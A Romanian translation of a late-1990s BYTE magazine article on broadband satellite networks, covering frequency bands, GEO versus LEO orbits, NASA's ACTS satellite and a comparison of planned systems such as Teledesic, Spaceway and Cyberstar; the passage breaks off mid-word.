Sistemele de sateliți de comunicații pe bandă largă sunt gata să ofere viteze de mulți megabiți, în orice loc pe glob. Sună bine. Unde-i problema?

De John Montgomery

Este ceva special în aer: datele dumneavoastră. Sau, cel puțin, sunt pe cale să fie. Obstacolele tehnologice și legislative din calea realizării rețelelor de mare viteză, cu sateliți, au dispărut. Am văzut sisteme de bandă joasă și medie ca Iridium de la Motorola sau PirecPC de la Hughes. Dar acelea par doar o șmecherie de salon, în comparație cu posibilitățile de a avea 2Mbps, 20Mbps sau chiar 155Mbps direct din cer. Și aveți nevoie doar de o mică antenă, o poartă de satelit la calculator (o cutiuță neagră) și de serviciul în sine. Veți cumpăra serviciul prin satelit, în mod similar contractării serviciului Internet de la un ISP, azi.

Deci, este timpul să renunțați la liniile T1 și echipamentele ATM, nu-i așa? Nu încă. Așa cum serviciul universal telefonic Iridium nu a distrus cel de telefonie celulară, nici sateliții de bandă largă nu vor elimina liniile de comunicații terestre. Ei vor oferi servicii de mare viteză, acolo unde nu există infrastructură terestră și vor permite distribuirea ușoară de video la puncte multiple. Dar liniile terestre de viteză și ieftine vor rămâne.


Deci, unde se potrivesc toate aceste rețele de date care apar? Și, mai bine, cum își vor găsi locul? Prin ce diferă? Întrebări aparent simple. Răspunsurile sunt și ele simple, cel puțin până când analizați mai atent. Prin examinarea unora dintre sistemele principale în curs de dezvoltare, am putut constata că aceste sisteme, în timp ce oferă facilități similare, diferă foarte mult. Unele dintre cele mai vizibile sisteme sunt cele mai grele de realizat. Unele dintre sistemele care par mai palide pot depăși, prin eliminare, orice alt sistem.

Jocul cu benzi

Comunicația cu sateliți nu este nouă. De ani de zile v-ați putut

Sus în aer

Cele două aspecte fundamentale la orice sistem de sateliți este distanța față de Pământ (orbita) care afectează latența și spectrul utilizat, care afectează puterea semnalului necesar și capacitatea de transfer de date.



Banda L

Banda de frecvență: 1,53 - 2,7 GHz

Pentru: Lungimea mare de undă poate penetra multe structuri și necesită emițători de putere mai mică.


Contra: În mare parte este deja alocată.

Orbită geostaționară (GEO)

Orbită: fixă la 22.300 mile

Pentru: Necesită doar puțini sateliți pentru acoperirea suprafeței terestre; tehnologie cunoscută.

Contra: Latență mare (0,24 secunde dus-întors); sateliții sunt deseori mai costisitori decât la alte sisteme; număr limitat de locuri pe orbite pentru fiecare țară.



Orbită terestră medie (MEO)
Orbită: 6250 la 13.000 mile

Pentru: Latență relativ redusă (0,06-0,14 secunde dus întors); necesită doar câțiva sateliți pentru acoperirea suprafeței terestre.

Contra: echilibrul între latență și numărul de sateliți este considerat de unii mai puțin bun; sateliții pierd timp cu acoperirea zonelor nelocuite (oceane).

Banda Ku
Banda de frecvență:
11,7 - 12,7 GHz în jos
14 - 17,8 GHz în sus

Pentru: Lungimea medie de undă penetrează multe obstacole și asigură transport de date multe.

Contra: Alocată în mare parte.

Orbită joasă (LEO)
Orbită: 500-1.500 mile

Pentru: latență foarte mică (sub 0.03 secunde dus întors).

Contra: Necesită mulți sateliți (duzini și chiar sute) pentru acoperirea suprafeței terestre; sateliții pierd timp în acoperirea zonelor vide (ex. oceane).

Banda Ka
Banda de frecvență: 18-31 GHz

Pentru: Mult specru disponibil; lungimea mică de undă permite transfer ridicat de date.

Contra: Necesită emițătoare de putere mare; lungimea mică de undă afectată de ploi.

conecta printr-un sistem VSAT și ați putut cumpăra timp pe satelit. Dennis Conti, vicepreședinte pentru VSAT la Hughues Network Systems, afirmă că sistemele VSAT pot oferi viteze de până la 24Mbps la legături punct la multipunct (ex: multicast) și până la 1,5Mbps pentru legături punct la punct. Impresionant.

Dar, conform spuselor lui Tony Truhillo, director de comunicații de firmă la Intelsat, un operator de frunte de servicii globale prin sateliți, cu VSAT beneficiarii „cumpără timp foarte precis pe un anume satelit". Astfel, se realizează un sistem adecvat unor comunicații previzibile (de exemplu legături periodice stabilite de agenții de știri sau filiale) dar mai puțin adecvate conectărilor ad hoc, folosite de majoritatea utilizatorilor.

Pentru rețele „oricând, oriunde" aveți nevoie de tehnologii noi. În fruntea acestora se află o focalizare mai bună a razelor și tehnologia digitală pentru semnale care împreună contribuie la utilizarea mai bună a frecvențelor (și deci a benzii de transfer) și la dimensiunea mai mică a antenei, de la metri la centimetri. După unii, aveți nevoie și de o zonă mare, neutilizată, de spectru electromagnetic.

Toate aceste cerințe tehnice au început să se contureze în 1993, când NASA a lansat satelitul pentru comunicații avansate sau ACTS (vedeți caseta: NASA intră în ACTS - iune). ACTS a făcut pionieratul pentru toate testele unui sistem de sateliți care lucrează complet digital, în banda Ka (20-30GHz) cu fascicol focalizat, pe orbită geosincronă (GEO), (pentru definiția acestor termeni vedeți și casetele „Acolo, în aer "și „Sunt în bandă") capabil să ofere bandă de transfer de sute de megabiți pe secundă. Datorită faptului că NASA a dovedit că un asemenea sistem funcționează (și prin oferirea de timp de conectare pentru instituțiile interesate) nu a trecut mult până ce s-a arătat interesul și al altora. Un interes deosebit.

Cu puțin timp în urmă, FCC a acordat poziții pe orbită și licențe de bandă Ka pentru 13 companii. Unele nume sunt cunoscute: EchoStar, Hughues, Loral și Motorola. Altele sunt mai obscure: Ka-Star, NetSat 28, PanAmSat și Teledesic. Indiferent de cât de cunoscut le este numele toate doresc să aducă informațiile în casa dumneavoastră și în birouri, cu viteze incredibile: până la 155Mbps. Aceste sisteme de bandă largă nu vor oferi servicii până în anul 2000 (cu toate că Cyberstar de la Loral va oferi viteze de 400Kbps la anul) și majoritatea vor funcționa comlet în 2002.

La ce vor putea fi utilizate? Conform FCC, la aproape orice pentru care ați utiliza o linie terestră: videoconferințe de la desktop la desktop, acces Internet, mesagerie electronică, mesaje fax, telemedicină, video direct acasă, prelucrări de tranzacții electronice, învățământ la distanță și chiar și colectare de știri.

De ce este necesar?

Cine are nevoie de aceste lucruri? Mare parte din piață, care utilizează servicii de prelucrare date, pare că este bine deservită de liniile terestre. Aceste sisteme vor avea importanță globală. În SUA? Serviciile sunt bune, deși lucrurile se schimbă rapid, spune Erwin Edelman de la Lewis Research Center care aparține la NASA.

La prima vedere, o piață evidentă se află în locurile unde există infrastructuri de comunicație subdezvoltate. În anumite țări, nu se poate pune problema de a poziționa de cablu de cupru sau fibră, distanțele în sine sunt prea mari și banii prea puțini (există locuri unde oamenii fură orice cablu, pentru a-l revinde). Totuși, un radiotelefon cu baterii solare poate fi atractiv. Desigur, nu este nevoie de satelit de bandă largă pentru convorbiri telefonice. Sisteme ca Iridium vor satisface probabil această piață. Marco Caceras de la Teal Group spune că pentru majoritatea oamenilor de pe Glob, serviciile oferite în banda Ka nu prezintă interes.

Deci, de cine are nevoie această nouă clasă de comunicații cu sateliți de bandă largă? Primul răspuns pe care l-am auzit aproape de la toți furnizorii este același: corporațiile multinaționale. Pentru anumite aplicații, liniile terestre vor fi totdeauna mai bune. Dar dacă trebuie să ajungeți într-o mulțime de locuri și aveți probleme cu ultima milă de legătură, atunci sateliții sunt o opțiune mai bună, spune Edward Fitzpatrick, vicepreședinte la Hughes Communications, pentru Spaceway.

Desigur, există locuri chiar și în SUA care nu vor avea servicii de bandă largă pentru date, încă multă vreme. De exemplu, până nu demult, biroul BYTE din Peterborough, New Hampshire ar fi avut serioase probleme, dacă ar fi avut nevoie de soluție peste T1. Dar, închipuiți-vă dacă ar fi existat unul dintre aceste servicii

Fizica este totul

Când este vorba de sateliții de comunicație, totul este determinat de fapt de spectrul radio utilizat: ce pot face, ce putere au și cât vor costa. De ce? Fizica.

Să pornim de la baze. Veți auzi termenii de lungime de undă și frecvență în dezbateri, deci trebuie să știți ce sunt. Amintiți-vă că radio sosește pe unde: imaginați-vă pentru simplitate o undă sinusoidală. Cât de des trece de un punct vârful semnalului, într-un interval dat de timp se numește frecvență. Frecvența se măsoară în hertz (Hz), perioade pe secundă și variante: kilohertz (kHz), megahertz (MHz), gigahertz (GHz) și așa mai departe. Distanța între vârfuri este lungimea de undă și se măsoară, în general, cu multipli sau fracțiuni de metri.

Frecvențele radio și lungimile de undă sunt dependente, frecvențele mai ridicate înseamnă lungimi de undă mai mici și invers. De ce? Dacă știți câte impulsuri vă lovesc într-o secundă și cît de depărtate sunt vârfurile, știți și viteza, nu-i așa? Ei bine, viteza este constantă, undele radio se propagă cu viteza luminii (300.000 km pe secundă). Deci, dacă lungimea de undă crește, frecvența scade și reciproc.

Diferitele lungimi de undă au proprietăți diferite. Lungimile mari de undă străbat ușor distanțe mari și trec de obstacole. Ca la radio AM. La 1MHz, undele au o lungime de aproximativ 300 metri. Puteți prinde stațiile AM mai de departe, ca pe cele FM care lucrează pe la 100Mhz sau 3m. Undele mai lungi pot trece prin și în jurul clădirilor și dealurilor. Cu cât undele sunt mai scurte (de frecvență mai mare), cu atât pot fi oprite mai ușor. Când frecvențele ajung suficient de mari (la zeci de gigahertzi), undele pot fi oprite de obiecte mici, cum sunt frunzele, sau chiar și picăturile de ploaie, problemă cunoscută ca atenuare de ploaie. Putere mai mare înseamnă emițătoare mai puternice sau antene mai focalizate, ceea ce înseamnă, de obicei, sateliți mai scumpi.

Reversul acestei situații este că frecvențele ridicate (benzile Ka și Ku) permit emițătoarelor să transmită mai multe informații într-o secundă. Aceasta deoarece informația este, de obicei, codată într-o anumită parte a semnalului sinusoidal, vârful, minimul, începutul sau sfârșitul lui. (În filmul Crimson tide, caracterul interpretat de Denzel Washington dorea să verifice un semnal utilizând o antenă pentru frecvențe extrem de joase (ELF). Din păcate, transmisia ELF era atât de slabă încât n-au putut recepționa un mesaj complet, înainte de a începe evadarea de la băieții răi. Compromisul este că frecvențele ridicate înseamnă informații mai multe pe secundă dar necesită putere mai ridicată, pentru a evita blocajele, antene mai mari și echipament mai scump.

Sateliţi de bandă largă, pe larg

	Cyberstar	Celestri	Astrolink	Teledesic	Spaceway	Skybridge
Suporteri	Loral	Motorola	Lockheed	Bill Gates, Craig McCaw, Boeing	GM-Hughes	Alcatel cu Loral
Utilizare	Date, video	Voce, date, video-conferinţă	Date, video, telefonie rurală	Voce, date, video-conferinţă	Date, multimedia	Voce, date, videoconferinţă
Altitudine (mile)	22.300	875 şi 22.300	22.300	435	22.300	911
Spectru	Ku (iniţial) şi Ka	Ka şi also 40–50 GHz	Ka	Ka	Ka	Ku
Dimensiune antenă (aprox.)	16 inci (iniţial Ku)	24 inci	33–47 inci	10 inci	Până la 26 inci	TBD
Viteză date	400 Kbps (iniţial Ku); până la 30 Mbps (Ka)	Până la 155 Mbps emisie şi recepţie	Până la 9,6 Mbps	16 Kbps–64 Mbps (până la 2.048 Mbps pe legături simetrice)	Până la 6 Mbps	16 Kbps–2 Mbps la satelit; 16 Kbps–60 Mbps la utilizator; multiplii ale acestor valori pentru firme
Cost terminal utilizator (aprox.)	$800 (iniţial Ku); $1000 (Ka)	De la $750	Sub $1000 la $2500	Nu sunt date	Sub $1000	$500 (consumator)
Cost sistem (miliarde)	$1.05	$13	$4	$9	$3,5	$3,5
Lansare	1998	2002	Finele 2000	2002	2000	2001
Număr de sateliţi	TBD pentru Ku; 3 probabil la Ka	63 LEO, 9 GEO	9	288	8 iniţial	64
Metodă de acces	FDMA, TDMA	FDMA, TDMA	FDMA, TDMA	MF-TDMA, ATDM	FDMA, TDMA	CDMA, TDMA, FDMA, WDMA
Comunicare între sateliţi	Nedecis	Da	Da	Da	Da	Nu

prin sateliţi. Ne-am fi putut conecta, indiferent de loc. Aceasta este cea de a doua piaţă pentru furnizorii de bandă largă: zonele mai puţin populate.

Principala problemă, rezolvată de sistemele de sateliţi, este accesul de bandă largă în locuri fără infrastructură pentru comunicaţii de bandă largă. Nu este probabil că sistemele satelit vor concura liniile digitale DSL pentru acasă, sau fibra pentru birou, dacă puteţi obţine asemenea servicii. Totuşi, dacă sunteţi într-o zonă rurală din SUA, sau zonă cu populaţie redusă din orice ţară, veţi putea obţine asemenea servicii. Sateliţii vor oferi serviciile, făcând posibilă nu numai navigarea cu viteză mare pe Internet (o tehnologie scoasă în relief de mulţi promotori din industrie) ci toate formele de servicii pe reţele de viteză mare, inclusiv videoconferinţe, conlucrare pentru grupuri şi telemedicină.

Moare telefonul? Preşedintele Teledesic, Russel Daggatt spune că „nu va fi înlocuită reţeaua telefonică existentă, nu există capacitate". Mai simplu, reţelele terestre şi cele pe sateliţi vor fi complementare. „Nimeni nu va pune antenă de

NASA pe scenă cu ACTS

Toată nebunia a pornit de la NASA. Atunci când a lansat satelitul ACTS (Advanced Communication Technology Sattelite), în septembrie 1993, a început cercetările şi testele pentru a stabili ce este necesar ca un satelit pentru comunicaţii în banda Ka să funcţioneze. „Toate rapoartele înaintate (la ITU), referitoare la banda Ka, sunt tributare direct tehnologiei ACTS" spune Erwin Edelman, coordonator de demonstraţii la Lewis Research Center de la NASA.

ACTS a demonstrat că exista posibilitatea realizării unui sistem complet digital în banda Ka, care poate depăşi problemele puse de atenuări din cauza ploii, degradarea semnalului datorată lungimii scurte a undelor ce trec prin ploaie. ACTS este un sistem TDMA care utilizează multe din tehnologiile prezente la sistemele comerciale de sateliţi pentru banda Ka, inclusiv tehnologia cu raze focalizate (spot beam sau multi beam), memorare şi prelucrare a semnalului la bord şi transmisii complet digitale.

Spot-beam. Această tehnologie permite unui sistem de antene să împartă o zonă unică mare acoperită (amprentă) în multe zone mai mici. Se poate apoi focaliza pe aceste amprente (spot beam) pe anumite zone. Divizarea permite un grad ridicat de reutilizare a frecvenţei. În loc să distribuie toată frecvenţa pentru întreaga amprentă, distribuie subseturi ale frecvenţei pe zone mai mici. Şi mai important este că refoloseşte frecvenţele pentru subzone care nu sunt adiacente.

Memorare şi procesare la bord. Majoritatea sateliţilor realizează conducte curbate, semnalul se urcă şi apoi coboară imediat. Prelucrarea şi memorarea la bord permit păstrarea în cache a informaţiilor, până ce raza de emisie se focalizează pe destinaţie. Permite şi comutare între sateliţi.

Transmisii complet digitale. Pentru a elimina atenuările cauzate de ploaie, semnalele trebiue să fie digitale, pentru a putea include coduri de corecţie a erorilor. După părerea lui Edelman, ACTS utilizează acelaşi sistem TDMA pe care-l găsiţi la sistemele terestre de comunicaţii celulare digitale.

Aceste tehnologii, utilizate împreună, permit transferuri de date la viteze aproape nemaivăzute. „ACTS este teoretic capabil să comunice pe trei canale de 622-Mbps", afirmă Edelman. Acesta este echivalentul a 400 de linii T1, pentru cei interesaţi.

satelit ca să renunţe la telefon", este de acord Ron Maehl, preşedintele Cyberstar. „Nu credem că sateliţii trebuie să concureze cu ADSL (Asimetric Digital Subscriber Line) sau fibra, trebuie să fie complementare, mai ales pentru trafic neregulat. Folosiţi fiecare tehnologie acolo unde este optimă".

LEO faţă de GEO

Lăţimea de bandă este doar jumătatea problemei. Cealaltă este latenţa, durata de transfer a datelor de la punctul A, la punctul B. Aici începe confruntarea cu realitatea. Este frumos şi bine să vorbeşti despre sisteme de sateliţi pentru bandă largă, această tehnologie exista de pe timpul lui VSAT. Dar realizarea promisiunii unei reţele interactive, pe sateliţi, este o treabă complet diferită. „Există unele aplicaţii care nu sunt potrivite pentru sateliţi", spune Karl Savatiel, preşedintele de la Astolink şi vicepreşedinte pentru sisteme de bandă largă la Lockhead. „Tranzacţiile de acţiuni, de exemplu, sunt prea sensibile la latenţă".

Acest lucru este adevărat, cel puţin pentru sistemele GEO ca şi Astrolink. Sateliţii GEO staţionează undeva la 22.300 mile deasupra la Ecuator şi parcursul durează 0,24 secunde, un eon pentru calculatoare. Cu această latenţă existentă în sistem (fără a mai ţine cont de latenţa adăugată de diferitele echipamente gateway şi translaţiile necesare pentru date), o conversaţie telefonică este deranjant perturbată. Şi aplicaţiile interactive nu trebuie să fie sensibile la latenţă. Astfel că Bank of America poate să renunţe, probabil, să încerce mutarea sistemului OLTP (On-Line Transaction Processing) pe un satelit geostaţionar. Astfel de sisteme includ nu numai Astrolink, ci şi proiectele Cyberstar de la Loral şi Spaceway de la Hughes.


Deci, iată o soluţie simlă: deplasarea satiliţilor mai aproape de Pământ. Este exact ceea ce vor face sistemele ca Teledesic, Skybridge de la Alcatel şi Celestri de la Motorola. Cu sateliţi pe orbite joase LEO (Low Earth Orbit) sub 1000 de mile, aceste sisteme oferă latenţă abia sesizabilă: sutimi de secundă.

Desigur, nu-i chiar aşa de simplu. În timp ce tehnologia GEO este cunoscută (emisiunile TV l-au folosit de decenii), LEO este tânăr şi pune probleme noi. Poate cea mai mare este că este nevoie de foarte mulţi sateliţi pentru acoperire globală. La un moment dat, Teledesic a avut în plan o constelaţie de peste 800 de sateliţi, de exemplu (numărul fiind redus la 288 după semnarea unui acord cu Boeing). Pînă recent, ideea de a lansa duzini sau sute de sateliţi de multe milioane de dolari, părea un vis irealizabil.

Fiecare dintre sateliţii Teledesic va costa în jur de 20 milioane dolari, spune Daggatt. Aceasta duce la 5,76 miliarde, doar pentru sateliţi. Nu include cheltuielile de lansare sau asigurările, ceea ce în cazul anumitor sateliţi dublează preţul satelitului.

Preţul este doar unul dintre aspecte. Cine va lansa toţi aceşti sateliţi? Teledesic a fixat o fereastră de timp de 18 luni la doi ani pentru a-şi pune cei 288 de sateliţi pe cer. Toate fiind spuse, creatorii sistemului LEO vorbesc despre plasarea a şi mai multor sateliţi pe orbită, în următorii cinci ani, decât câte s-au pus pe cer de când sovieticii au lansat Sputnik, acum 40 de ani. Pentru ca acest lucru să fie posibil, este nevoie de o creştere semnificativă a capacităţilor de lansare a sateliţilor.

O dată ce sateliţii LEO vor fi pe orbite, apare un set complet nou de probleme. În primul rând, este problema deşeurilor din spaţiul cosmic. Deşeuri de la misiuni anterioare, de toate dimensiunile, cu toate vitezele şi diferite grade de activitate. „Cu toţi aceşti sateliţi pe orbite, este posi-



